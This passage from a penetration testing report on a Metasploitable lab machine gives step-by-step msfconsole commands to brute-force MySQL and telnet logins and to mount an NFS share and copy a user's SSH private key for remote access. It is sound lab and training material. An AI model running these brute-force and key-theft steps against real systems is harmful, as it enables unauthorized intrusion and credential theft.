
Method 6: SQL database discovery:

*Metasploit uses "**MySQL 5.0.51a-3ubuntu5**" . I have used msfconsole to find out the password of the database.*


*Command "**search mysql_login**" in the msfconsole and you will get this picture on your terminal :*





*Use the auxiliary "**use auxiliary/scanner/mysql/mysql_login**". After entering in the auxiliary set RHOSTS, USERPASS_FILE and then run the command "**exploit**" to start the brute-forcing attack.*



*Hurry!! The username is root and the password is blank. Now lets' log into the database using "**mysql**".Command :**mysql –u root –p –h 10.0.2.6***








Method 7: Telnet vulnerability:


*"**23/tcp**" is used for telnet Now I will brute force on that port using msfconsole auxiliary and grab the username and password.*

"23/tcp" is the targeted port. Attack will be held on that port.

*Command "**search telnet_login**" in the msfconsole and you will get this picture on your terminal :*



*Select the second command. Command : **"use auxiliary/scanner/telnet/telnet_login**". After entering in the auxiliary set RHOSTS, USERPASS_FILE and then run the command "**exploit**" to start the brute-forcing attack.*




*Wow !! The attack is successful. The username and password are "**msfadmin:msfadmin**".*

Method 8: SSH Public key vulnerability:

I have entered the Metasploit using two kinds of ssh login processes. The first one was the normal login process the second one is using its public key vulnerability login process.

*Using this vulnerability we have to use "**auxiliary/scanner/ssh/ssh_login_pubkey**" as an exploit.*

*Command : **use auxiliary/scanner/ssh/ssh_login_pubkey***




Now set RHOSTS and USERNAME. Command : ***set RHOSTS 10.0.2.6***

Command : ***set USERNAME root***

Now open a new terminal and start mouting the Metasploit from kali linux. Command :


- ***service rpcbind start***
- ***mkdir /tmp/target***
- ***mount –t nfs 10.0.2.6:/ /tmp/target***
- ***cp /tmp/target/home/msfadmin/.ssh/id_rsa /tmp/r00tprivatekey***
- ***umount /tmp/target***




Now again go to msfconsole and set the KEY_PATH.

Command: ***set KEY_PATH /tmp/r00tprivatekey***

*Now write the command "**exploit**" and Metasploit already compromised. Now write the command "sessions –i 1" and take access to the machine*





Conclusion:

The specific goal of the penetration test was:

1. Finding out the flaws and sensitive ports .

2. Different ways to compromise the Metasploit server. These goals were met.

Document Control

Penetration testing report on Metasploit			
Version Number	***Date Issued***	***Author***	***Update Information***
MS 1.0	***7/07/2022***	***Kawsar Uddin Ahmed Chowdhury***	***Second Edition***